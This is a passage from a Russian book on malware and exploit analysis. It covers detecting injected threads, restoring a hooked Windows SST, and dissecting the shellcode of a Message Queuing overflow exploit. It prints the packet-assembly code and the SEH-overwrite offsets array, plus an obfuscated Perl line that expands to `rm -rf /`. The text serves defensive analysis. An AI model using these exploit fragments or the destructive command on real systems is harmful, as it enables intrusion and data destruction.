


Рис. 40.7. Содержимое дна стека "легального" потока (слева) и "нелегального" потока (справа), у "нелегального" потока в контекстном меню отсутствует пункт **Follow in Disassembler** в контекстном меню

На самом деле, праздновать победу еще рано. Умная вредоносная программа может нас легко обмануть. Самое простое — подменить истинный стартовый адрес так, чтобы он указывал внутрь страничного образа целевого процесса. В этом случае подмененный стартовый адрес должен совпадать с началом какой-нибудь процедуры, иначе обман будет тут же разоблачен. Еще более хитрые вредоносные программы используют замысловатый способ внедрения — находят в целевом процессе функцию по стандартному прологу `PUSH EBP/MOV EBP, ESP` (`55h/8Bh ECh`) и вставляют в ее начало переход (`jump`) на выделенный из кучи блок, в котором размещено ее тело. Затем вредоносная программа создает новый поток, начинающийся с `jump`, и тут же восстанавливает оригинальное содержимое хакнутой функции, убирая инструкцию `jump` и возвращая стандартный пролог. Есть и еще один вариант — загрузить внутрь процесса динамическую библиотеку, принадлежащую зловредной программе, и запустить внутри нее новый поток.

Во всех этих случаях анализ стартового адреса не даст никакого результата, и внедрение зловредного кода останется незамеченным. Чтобы быть уверенным на все 100%, необходимо трассировать каждый из потоков, проверяя их на лояльность. Потоки, порожденные зловредными программами, могут шпионить за клавиатурой, открывать "лазейку" (backdoor), рассылать спам или же заниматься еще какой-либо вредоносной деятельностью. Проблема заключается в том, что легальных потоков очень много, а современные вредоносные программы пишутся уже не на ассемблере, а, например, на Delphi, Visual Basic и т. п. Поэтому полный анализ занимает много времени. Однако, как уже говорилось ранее, интеллектуальные вредоносные программы — большая редкость, и подделкой стартовых адресов потоков никто не занимается.

Восстановление SST

Для сокрытия своего присутствия в системе, вредоносные программы нередко внедряются в ядро системы и перехватывают один или несколько сервисов, например, функцию `NtQuerySystemInformation`, о важности которой мы уже говорили.

Дизассемблирование NTDLL.DLL показывает, что большинство низкоуровневых функций реализованы как "переходники" к функциям ядра (листинг 40.9), интерфейс с которым осуществляется либо посредством прерывания `INT 2Eh` (Windows NT/2000), либо машинной командой `SYSENTER` (Windows XP и более новые версии).

Листинг 40.9. Функция ZwQuerySystemInformation в действительности представляет собой "переходник" к системному сервису 97h

```
.text:77F95BBD        public ZwQuerySystemInformation
.text:77F95BBD        ZwQuerySystemInformation proc near
.text:77F95BBD        arg_0    = byte ptr  4
.text:77F95BBD
.text:77F95BBD    B8 97 00 00 00     mov    eax, 97h    ; NtQuerySystemInformation
.text:77F95BC2    8D 54 24 0         lea    edx, [esp+arg_0]
.text:77F95BC6    CD 2E              int    2Eh
.text:77F95BC8    C2 10 00           retn   10h
.text:77F95BC8        ZwQuerySystemInformation endp
```

Когда происходит вызов прерывания, процессор автоматически переключается с прикладного уровня (ring 3) в режим ядра (ring 0), передавая управление функции `KiSystemService`, реализованной внутри NTOSKRNL.EXE и опирающейся на Таблицу системных дескрипторов, она же SDT (System Descriptor Table). Собственно, дескрипторов в ней всего два — один для системных вызовов, другой — для драйвера win32k.sys, куда упрятали весь графический интерфейс (рис. 40.8). На серверах добавляется и третий дескриптор — IIS, назначение которого ясно из его названия.




Рис. 40.8. Механизм реализации системных вызовов

Дескриптор, отвечающий за системные вызовы, указывает на таблицу системных вызовов (System Service Table, SST), представляющую собой простой массив указателей на функции, которые очень легко изменить. Естественно, делать это следует либо из режима ядра, либо с прикладного уровня, обратившись к псевдоустройству `PhysicalMemory`. Найти таблицу системных вызовов в памяти очень просто. "Скармливаем" NTOSKRNL.EXE функции `LoadLibrary` и, используя возвращенный ею дескриптор, определяем адрес экспортируемой переменной `KeServiceDescriptorTable` через `GetProcAddress` (или разбираем таблицу экспорта вручную). Первое же двойное слово содержит указатель на SST, поэтому эффективный адрес требуемого системного сервиса по его "магическому" номеру определяется так: `addr == *(DWORD *)(KeServiceDescriptorTable[0] + N*sizeof(DWORD))`, где `N` — номер сервиса, а `addr` — его эффективный адрес.

Продемонстрируем эту технику на примере SoftICE (листинг 40.10).

Листинг 40.10. Протокол работы с SoftICE, демонстрирующий получение адреса системного сервиса 97h

```
:dd
:d KeServiceDescriptorTable
0008:8046AB80   804704D8    00000000    000000F8    804708BC    ..G..........G.

:d 804704D8
0008:804704D8   804AB3BF    804AE86B    804BDEF3    8050B034    ..J.k.J...K.4.P.
0008:804704E8   804C11F4    80459214    8050C2FF    8050C33F    ..L...E...P.?.P.
0008:804704F8   804B581C    80508874    8049860A    804FC7E2    .XK.t.P...I...O.

:u *(804704D8 + 97*4)
ntoskrnl!NtQuerySystemInformation
0023:804BF933       PUSH       EBP
0023:804BF934       MOV        EBP, ESP
0023:804BF936       PUSH       FF
0023:804BF938       PUSH       804043A0
0023:804BF93D       PUSH       ntoskrnl!_except_handler3
```

Как видите, в данном случае функция `NtQuerySystemInformation` никем не перехвачена, что очень хорошо!

Чтобы просмотреть содержимое SST в SoftICE, достаточно дать команду `NTCALL`. На "стерильной" машине *все* вызовы указывают внутрь NTOSKRNL.EXE, а если это не так, это значит, что их кто-то перехватил. Это может быть как зловредная программа, так и вполне безобидный драйвер какого-нибудь защитного механизма или, например, брандмауэр.

Для восстановления SST можно использовать ее копию, хранящуюся внутри NTOSKRNL.EXE. Правда, найти ее на диске значительно сложнее, чем в памяти. Проще всего использовать отладочные символы, которые можно бесплатно загрузить с сервера **http://www.microsoft.com/whdc/devtools/debugging/symbolpkg.mspx**, и библиотеку dbghelp.dll, входящую в состав бесплатного пакета Debugging Tools. Адресу SST соответствует метка `_KiServiceTable`, в рассматриваемом случае она располагается в файле по адресу `4704D8h` (листинг 40.11).

Листинг 40.11. Копия таблицы системных вызовов, хранящаяся внутри NTOSKRNL.EXE

```
.data:004704D8    BF B3 4A 00   _KiServiceTable   dd   offset _NtAcceptConnectPort@24
.data:004704DC    6B E8 4A 00                     dd   offset _NtAccessCheck@32
.data:004704E0    F3 DE 4B 00                     dd   offset _NtAccessCheckAndAuditAlarm@44
```

А если отладочных символов нет? Тогда находим все перекрестные ссылки к `KeServiceDescriptorTable` (т. е. просто ищем ее адрес, записанный с учетом обратного порядка байт на платформе x86). Одна из них ведет к инструкции наподобие `mov [mem], imm32` и представляет собой смещение оригинальной SST (`imm32`), записываемой в `KeServiceDescriptorTable[0]`. Как нетрудно убедиться при помощи дизассемблера, изначально SDT пуста (листинг 40.12) и инициализируется на стадии загрузки ядра неэкспортируемой функцией `KiInitSystem`.

Листинг 40.12. Неинициализированная таблица SDT, хранящаяся в NTOSKRNL.EXE

```
.data:0046AB80 ; Exported entry 516. KeServiceDescriptorTable
.data:0046AB80 public _KeServiceDescriptorTable
.data:0046AB80 _KeServiceDescriptorTable dd 0
```




Рис. 40.9. Поиск SST в файле NTOSKRNL.EXE по перекрестным ссылкам

Процедура поиска SST с помощью HIEW показана на рис. 40.9.

Если процедура ручного восстановления кажется вам утомительной, можно воспользоваться бесплатной утилитой Windows 2000/XP SDT Restore от Tan Chew Keong (**http://www.security.org.sg/code/sdtrestore**), результат работы которой продемонстрирован на рис. 40.10.

```
C:\>sdtrestore
SDTrestore Version 0.1 Proof-of-Concept by SIG^2 G-TEC (www.security.org.sg)

KeServiceDescriptorTable               8046DFA0
KeServiceDecriptorTable.ServiceTable   804742B8
KeServiceDescriptorTable.ServiceLimit  248

ZwAllocateVirtualMemory    10 --[hooked by unknown at F754CE74]--
ZwCreateFile               20 --[hooked by unknown at F754CA85]--
ZwCreateKey                23 --[hooked by unknown at F754CC5E]--
ZwCreateProcess            29 --[hooked by unknown at F754CDB7]--
ZwDeleteFile               34 --[hooked by unknown at F754C80C]--
ZwGetTickCount             4C --[hooked by unknown at F754CE27]--
ZwLoadDriver               55 --[hooked by unknown at F754CBF2]--
ZwQueryDirectoryFile       7D --[hooked by unknown at F754C6E8]--
ZwQuerySystemInformation   97 --[hooked by unknown at F754C623]--
ZwSetInformationFile       C2 --[hooked by unknown at F754C8A8]--

Number of Service Table entries hooked = 10

WARNING:  THIS IS EXPERIMENTAL CODE.  FIXING THE SDT MAY HAVE GRAVE
CONSEQUENCES, SUCH AS SYSTEM CRASH, DATA LOSS OR SYSTEM CORRUPTION.
PROCEED AT YOUR OWN RISK.  YOU HAVE BEEN WARNED.

Fix SDT Entries (Y/N)? : y

[+] Patched SDT entry 10 to 804A257F
[+] Patched SDT entry 20 to 80497EF9
[+] Patched SDT entry 23 to 804B2483
[+] Patched SDT entry 29 to 804A9212
[+] Patched SDT entry 34 to 804D0584
[+] Patched SDT entry 4C to 80463FF2
[+] Patched SDT entry 55 to 8052DC72
[+] Patched SDT entry 7D to 80498541
[+] Patched SDT entry 97 to 80493B5B
[+] Patched SDT entry C2 to 80498C08
```

Рис. 40.10. Результат работы утилиты SDT Restore на машине, зараженной зловредной программой

Пользуясь SDT Restore, следует иметь в виду, что уже появились руткиты, способные ее обходить. Во-первых, для поиска оригинальной SST, утилита SDT Restore использует простой, но ненадежный способ, обращаясь к `KeServiceDescriptorTable[0]`, которую зловредная программа может и подменить (см. **http://hi-tech.nsys.by/35/**). Во-вторых, само восстановление SST происходит с прикладного уровня через псевдоустройство `PhysicalMemory`, отображаемое в память посредством функции native API `NtMapViewOfSection`, легко перехватываемой как с прикладного, так и с ядерного уровней. После успешного перехвата перехватчику остается лишь проверить, не вызывается ли `NtMapViewOfSection` с дескриптором `PhysicalMemory` и если да, то либо заблокировать доступ, либо имитировать восстановление, не производя его в действительности (см. **http://www.rootkit.com/newsread.php?newsid=200**).

Также следует учитывать и то, что некоторые защиты "вешаются" на вектора прерываний, описанные в таблице IDT, и проверяют перехваченные сервисы, например, каждый тик таймера.

В правильной IDT (просмотреть которую можно одноименной командой в SoftICE) все векторы указывают внутрь NTOSKRNL.EXE или HAL.DLL (листинг 40.13).

Листинг 40.13. Просмотр IDT в SoftICE

```
:IDT
Int     Type     Sel:Offset      Attributes       Symbol/Owner
IDTbase=80036400  Limit=07FF
0000    IntG32   0008:804625E6   DPL=0     P      ntoskrnl!Kei386EoiHelper+0590
0001    IntG32   0008:80462736   DPL=3     P      ntoskrnl!Kei386EoiHelper+06E0
0002    IntG32   0008:0000144E   DPL=0     P
0003    IntG32   0008:80462A0E   DPL=3     P      ntoskrnl!Kei386EoiHelper+09B8
```

В дополнение к этому, зловредные программы могут устанавливать в начало (или даже середину!) некоторых ядерных функций переход (`jump`) на свой обработчик, контролирующий целостность перехваченной SST/IDT. Для выявления такого способа перехвата, необходимо сравнить образ ядра с файлом NTOSKRNL.EXE, что можно осуществить при помощи утилиты PE Tools с плагином eXtreme Dumper или сохранить дамп ядра непосредственно из самого SoftICE с установленными расширениями IceExt или IceDump. Стоит отметить, что второй подход намного надежнее.

Аудит и дизассемблирование эксплоитов

Эксплоиты, демонстрирующие наличие дыры (proof-of-concept), обычно распространяются в исходных текстах, однако основные функциональные возможности заключены в shell-коде. Анализ же shell-кода представляет собой весьма нетривиальную задачу, требующую инженерного склада ума, развитой интуиции, обширных знаний в области программирования вообще и специальных приемов дизассемблирования в частности. Вот об этих специальных приемах дизассемблирования и пойдет речь в этом разделе.

Сообщения о дырах появляются постоянно. Стоит лишь заглянуть на **http://www.securityfocus.com**, и вы ужаснетесь! Каждый день приносит по 10—20 новых дыр, затрагивающих практически весь спектр аппаратно-программного обеспечения. Вы до сих пор пользуетесь FireFox и считаете этот браузер безопасным? Да как бы не так! За недолгое время своего существования он успел обрасти не менее, чем полусотней дыр, в том числе и критических. А возьмите Opera — более сотни ошибок, зарегистрированных на одном лишь сайте Securityfocus! Чтение этой информации быстро освобождает от иллюзий и прочей рекламной шелухи. Уязвимости встречаются даже в текстовых браузерах наподобие Lynx. Про Internet Explorer лучше вообще не вспоминать! Стоит ли после этого удивляться, что черви размножаются со скоростью лесного пожара и регулярно рушат целые сегменты сети, если не весь Интернет!

Программное обеспечение ненадежно. Это факт! Предоставленное самому себе, без ухода и надзора администратора оно быстро становится жертвой хакерских атак, превращаясь в рассадник вирусов и червей. Если уязвимость затрагивает те компоненты системы, без которых можно в принципе и обойтись (например, Message Queuing или RPC DCOM), их можно отключить или оградить брандмауэром. В противном случае, необходимо установить заплатку от "родного" производителя или сторонних поставщиков. Проблема в том, что официальные обновления зачастую выпускается лишь через несколько месяцев после официального признания дыры. А сколько дыр так и остаются "непризнанными"?

Производителей программного обеспечения можно понять: ведь прежде, чем признавать существование уязвимости, необходимо убедиться, что это действительно дыра в системе безопасности, а не "авторское видение функциональности", и добиться устойчивого воспроизведения сбоя. У многих компаний существует политика замалчивания дыр, и уязвимость либо тихо устраняется с выходом очередной версии продукта (кумулятивного пакета обновления), либо не исправляется

вообще! Яркий пример тому — уязвимость "MS IE (mshtml.dll) OBJECT tag vulnerability", обнаруженная 23 апреля 2006 (см. **http://lists.grok.org.uk/pipermail/full-disclosure/2006-April/045422.html** и **http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-1992**).

Чтобы администратор мог спать спокойно и не дергаться каждые пять минут, пытаясь обнаружить в логах брандмауэра "что-то необычное", первым делом необходимо выяснить — действительно ли вверенная ему система уязвима? Далеко не всем сообщениям о дырах можно верить. По общепринятой практике, первооткрыватель дыры должен подтвердить свои слова программой, демонстрирующий наличие уязвимости, но не совершающей ничего деструктивного. В зарубежной литературе они называются proof-of-concept exploits. Устоявшегося русского термина, увы, нет, поэтому приходится использовать то, что есть.

Часто к эксплоиту прилагается перечень протестированных (tested) и уязвимых (affected) платформ, и все, что необходимо сделать — это запустить эксплоит на своей системе и посмотреть, справится он с ней или нет. Естественно, атаковать "живой" сервер или основную рабочую станцию может только самоубийца (или невероятно безответственный человек), и все потенциально опасные эксперименты следует выполнять на "копии" сервера/рабочей станции, специально предназначенной для тестовых целей. Под VMware и другими эмуляторами подобного типа эксплоиты лучше не запускать. Во-первых, некоторые вредоносные эксплоиты распознают наличие виртуальных машин и отказываются работать. Во-вторых, вырваться из застенков виртуальной машины вполне реально, о чем и будет рассказано в следующей главе.

Отрицательный результат сам по себе еще ничего не доказывает. Даже если атака не удалась, у нас нет никаких оснований считать, что система находится в безопасности. Возможно, это просто эксплоит написан плохо, но, стоит его слегка подправить, как список поражаемых систем заметно возрастет. Это тем более справедливо, что многие эксплоиты полагаются на фиксированные адреса, варьирующиеся от версии к версии. Поэтому, например, эксплоит, разработанный для английской версии Windows, может не работать в русской и, соответственно, наоборот.

К сожалению, зеркальная копия сервера есть не у всех, а ее создание требует денег, времени и т. д. Именно по этим причинам сплошь и рядом эксплоиты запускаются на "живых" машинах. Если вы решились на такой отчаянный поступок, то хотя бы изучите код эксплоита, чтобы знать, что вы вообще запускаете. Попутно не мешает устранить ошибки, допущенные разработчиками эксплоита и адаптировать shell-код, при необходимости корректируя фиксированные адреса.

Формально, администратор не обязан быть программистом, и знания ассемблера от него никто требовать не вправе, но... жизнь заставляет!

Как препарируют эксплоиты

Основной код эксплоита, как правило, пишется на переносимом высокоуровневом языке, например, на C/C++, Perl, Python. Экзотика наподобие Ruby встречается намного реже, но все-таки встречается. В практическом плане это означает, что кодокопатель должен владеть десятком популярных языков хотя бы на уровне беглого чтения листингов. Впрочем, в девяти случаях из десяти, ничего интересного в них не встречается, и весь боевой заряд концентрируется в "магических" строковых массивах, оформленных в стиле `\x55\x89\xE5…\xC7\x45\xFC`. Вот это и есть shell-код в ASCII-представлении. Высокоуровневый код представляет собой всего лишь "обертку". Образно говоря, высокоуровневый код — это лук, а shell-код — это стрела.

Достаточно многие исследователи допускают роковую ошибку: анализируя shell-код, они забывают о том, что основной код может содержать вредоносные инструкции наподобие `rm -rf /`. При знании языка, пакости подобного рода обнаруживаются без труда, если, конечно, злоумышленник не стремился воспрепятствовать анализу. Существует масса способов замаскировать вредоносный код в безобидные конструкции. Взять хотя бы строку `$??s:;s:s;;$?::s;;=]=>%-{<-|}<&|`{;;y; -/:-@[-`{-};`-{/" -;;s;;$_;see`, которую Perl разворачивает в команду `rm -rf /`. Надо ли говорить, что, будучи запущена с полномочиями root, эта команда полностью уничтожает все содержимое диска.

Внимание

Никогда не запускайте на выполнение код, смысл которого вам до конца не ясен, и уж тем более не давайте ему администраторских полномочий! Не поддавайтесь на провокацию! Даже на авторитетных сайтах периодически встречаются эксплоиты, созданные с единственной целью — отомстить если не всему человечеству, то хотя бы его части. Помните, что самая большая дыра в системе — это человек, знающий пароль root (администратора) и запускающий на рабочей машине все без разбора!

Больше на анализе базового кода мы останавливаться не будем. Ведь если вы знаете язык — это тривиально. Если же это не так — начинайте изучать язык, читая соответствующие многостраничные руководства.

Анализ эксплоита на практическом примере

Одного лишь знания ассемблера и API операционной системы для исследования shell-кода будет явно недостаточно. Здесь все сложнее и намного интереснее. Продемонстрируем технику дизассемблирования shell-кода на примере анализа эксплоита "Message Queuing Buffer Overflow Vulnerability Universal" (**http://milw0rm.com/exploits/1075**). Базовый код, написанный на языке C, рассматривать не будем, а сразу же перейдем к анализу shell-кода.

Самое сложное — это определить точку входа в shell-код, иными словами, ту точку, на которую будет передано управление при возникновении ошибки переполнения. В данном случае нам повезло, и создатель эксплоита структурировал листинг, разбив двоичные данные на шесть массивов. Первые четыре из этих массивов (`dce_rpc_header1`, `tag_private`, `dce_rpc_header2` и `dce_rpc_header3`) представляют собой заголовки пакетов RPC, которые для нас особого интереса не представляют.

А вот массив `offsets` содержит ключевые структуры данных, передающие управление на shell-код. Способ передачи основан на подмене SEH-фреймов по усовершенствованной методике, обходящей защиту от переполнения, появившуюся в Windows 2000, Windows XP и Server 2003. Хотя это и не отражено в комментариях явным образом (создатели shell-кодов традиционно неразговорчивы), опытные кодокопатели распознают подложные фреймы с первого взгляда, тем более, что кое-какие комментарии там все-таки присутствуют.

Основная часть shell-кода, расположенная в массиве `bind_shellcode`, практически системно независима, а все фиксированные адреса вынесены в массив `offsets`, который при тестировании под различными версиями операционных систем имеет наглость требовать "ручной" коррекции. Даже при наличии незалатанной дыры эксплоит может не работать только потому, что по фиксированным адресам расположено не то, что ожидалось. Но прежде, чем приступать к анализу массива `offsets`, необходимо определить его местоположение в пакете-убийце, вызывающем переполнение. В листинге 40.14 приведен фрагмент базового кода, который собирает все массивы в непрерывный буфер, передаваемый на атакуемый сервер.

Листинг 40.14. Фрагмент эксплоита, ответственный за сборку пакета-убийцы

```
// Выделяем память
buff = (char *) malloc(4172); memset(buff, NOP, 4172); ptr = buff;

// RPC-заголовки
memcpy(ptr,dce_rpc_header1,sizeof(dce_rpc_header1)-
1);ptr+=sizeof(dce_rpc_header1)-1;
memcpy(ptr, tag_private, sizeof(tag_private)-1); ptr+=sizeof(tag_private)-1;

memcpy(buff+1048,   dce_rpc_header2, sizeof(dce_rpc_header2)-1);
memcpy(buff+1048*2, dce_rpc_header2, sizeof(dce_rpc_header2)-1);
memcpy(buff+1048*3, dce_rpc_header3, sizeof(dce_rpc_header3)-1);

// offsets
```

```
ptr=buff;ptr+=438;
memcpy(ptr, offsets, sizeof(offsets)-1);ptr += sizeof(offsets)-1;

// shellcode
memcpy(ptr, bind_shellcode, sizeof(bind_shellcode)-1);
```

В начале пакета (рис. 40.11) располагается RPC-заголовок `dce_rpc_header1`, за ним идет NetBIOS-имя атакуемого узла и тег `private`. На некотором расстоянии от начала заголовка, по смещению `438` (`1B6h`) лежит массив `offsets`, сразу же за концом которого идет shell-код. Далеко за ним обнаруживается еще один RPC-заголовок `dce_rpc_header2`, за которым следует заголовок `dce_rpc_header3` (на рисунке не показан). Все остальное пространство пакета заполнено командами `NOP` (`90h`).

Процесс формирования пакета хорошо наблюдать под отладчиком (в данном случае использовался Microsoft Visual Studio Debugger) или перехватить уже готовый пакет с помощью сетевого сниффера.




Рис. 40.11. Устройство пакета-убийцы, передаваемого на атакуемый сервер

Сразу же возникает вопрос — в какой именно точке возникает переполнение и каким именно образом происходит передача управления на shell-код? Запустив службу MSMQ под отладчиком, мы увидим, что массив `offsets` аккуратно ложится поверх SEH-фрейма, подменяя его содержимое. Shell-код затирает адрес возврата из функции, заменяя `RET` произвольным адресом, указывающим в "космос", при обращении к которому возбуждается исключение, после чего управление получает подложный SEH-фрейм, передающий управление на shell-код. Все просто! Главное — иметь под рукой хороший отладчик и установленную службу Message Queuing. К тому же, мы договорились, что перед запуском эксплоита, пусть даже и под отладчиком, необходимо предварительно сначала реконструировать его алгоритм.

А как мы можем его реконструировать? Хорошая головоломка для знатоков! Отбросив RPC-заголовки, мы остаемся только с массивом `offsets` и shell-кодом. Очевидно, смещение массива `offsets` выбрано не случайно и играет в переполнении ведущую роль, поскольку

`bind_shellcode` представляет собой вполне "стандартный" shell-код, встречающийся во многих других эксплоитах и совпадающий с ним байт в байт.

Рассмотрим массив `offsets` более детально (листинг 40.15).

Листинг 40.15. Массив offsets хранит подложные SEH-фреймы для нескольких операционных систем, передающие управление на shell-код

```
unsigned char offsets[] =
/* entry point (jmp over) */                ; // SEH-FRAME for Windows 2000
"\xEB\x08\x90\x90"                          ; // ! *prev | jmp lab_0Ah    !
/* mqsvc.exe - pop reg; pop reg; retn; */   ; // !------------------------!
"\xE9\x14\x40\x00"                          ; // !  *handler              !
                                            ; // !------------------------!

"\x90\x90\x90\x90\x90\x90\x90\x90"          ; // Подбор SEH-фрейма для w2k server

/* :LAB_0Ah */
/* entry point (jmp over) */                ; // SEH-FRAME for W2K Server/AdvServer
"\xEB\x08\x90\x90"                          ; // ! *prev | jmp lab_1Ah            !
/* mqsvc.exe - pop reg; pop reg; retn; */   ; // !----------------- --------------!
"\xE9\x14\x40\x00"                          ; // !  *handler                      !
                                            ; // !--------------------------------!

"\x90\x90\xEB\x1A\x41\x40\x68\x6F\x75\x73   ; // Подбор SEH-фрейма для XP
"
"\x65\x6F\x66\x64\x61\x62\x75\x73\x48\x41   ; // "A@houseofdabusHA"
"

/* :LAB_1Ah */
/* entry point (jmp over) */                ; // SEH-FRAME for Windows XP
"\xEB\x06\x90\x90"                          ; // ! *prev | jmp lab_36h  !
/* mqsvc.exe - pop reg; pop reg; retn; */   ; // !----------------------!
"\x4d\x12\x00\x01"                          ; // !  *handler           !
; // !----------------------!

"\x90\x90\x90\x90\x90\x90";                 ; // Незначащие инструкции NOP
/* :LAB_36h */
=== начало актуального shell-кода ===
```

В начале массива расположена характерная структура, состоящая из двух двойных слов, первое из которых включает в себя двухбайтную команду безусловного перехода `JMP SHORT` (опкод — `EBh`), дополненную до двойного слова парой инструкций `NOP` (впрочем, поскольку они все равно не исполняются, здесь может быть расположено все, что угодно). Следующее двойное слово указывает куда-то вглубь адресного пространства — `004014E9h` и, судя по значению, принадлежит прикладной программе. В данном случае — программе mqsvc.exe, реализующей службу Message Queuing. Комментарий, заботливо оставленный создателем эксплоита, говорит, что по этому адресу он ожидает увидеть конструкцию `pop reg`/`pop reg`/`retn`. Это — классическая последовательность, используемая для передачи управления через подложные SEH-фреймы, подробно описанная в статье "Эксплуатирование SEH в среде Win32" (**http://www.securitylab.ru/contest/212085.php**), написанной автором разбираемого эксплоита.

Но допустим, что никакого комментария у нас нет, как это в большинстве случаев и будет. И что тогда? Загружаем mqsvc.exe в HIEW, двойным нажатием клавиши <ENTER> переходим в дизассемблерный режим, нажимаем <F5> и вводим адрес `.4014E9` (точка указывает, что это именно адрес, а не смещение).

Вы увидите код, показанный в листинге 40.16.

Листинг 40.16. Последовательность pop reg/pop reg/retn, содержащаяся в файле mqsvc.exe

```
.004014E9:   5F   pop    edi    ; Вытолкнуть одно двойное слово из стека.
.004014EA:   5E   pop    esi    ; Вытолкнуть следующее двойное слово.
.004014EB:   C3   retn          ; Вытолкнуть адрес возврата и
                                ; передать по нему управление.
```

Естественно, данный способ не универсален и, вообще говоря, ненадежен, поскольку в другой версии mqsvc.exe адрес "магической" последовательности наверняка будет иным. Стоит, правда, отметить, что в Windows 2000 Home, Windows 2000 Professional, Windows 2000 Server/Advanced Server адреса совпадают, поскольку используется одна и та же версия mqsvc.exe, а вот в Windows XP адрес уже "уплывает".

Интуитивно мы чувствуем, что передача управления на shell-код осуществляется через `RET`, но остается непонятным, каким образом указатель на shell-код мог очутиться в стеке, ведь никто его туда явно не засылал! Запихать в переполняющийся буфер можно все, что угодно, но при этом придется указать точный адрес размещения shell-кода в памяти, а для этого необходимо знать значение регистра `ESP` на момент атаки, а это значение в общем случае неизвестно.

Структурные исключения позволяют элегантно решить эту задачу. Вместо того, чтобы затирать адрес возврата, как делало это целое поколение кодокопателей, мы подменяем оригинальный SEH-фрейм атакуемой программы своим. Теоретически, SEH-фреймы могут быть расположены в любом месте, но практически все известные компиляторы размещают их в стеке (рис. 40.12), на вершине кадра функции, т. е. по соседству с сохраненным `EPB` и инструкцией `RET` (листинг 40.17).

Листинг 40.17. Фрагмент функции, формирующий новый SEH-фрейм (компилятор — Microsoft Visual C++)

```
.text:0040104D  push   ebp                      ; Открыть новый...
.text:0040104E  mov    ebp, esp                 ;            ...кадр стека.
.text:00401050  push   0FFFFFFFFh               ; Это последний SEH-фрейм.
.text:00401052  push   offset stru_407020       ; Предшествующий SEH-обработчик.
.text:00401057  push   offset _except_handler3  ; Новый SEH-обработчик.
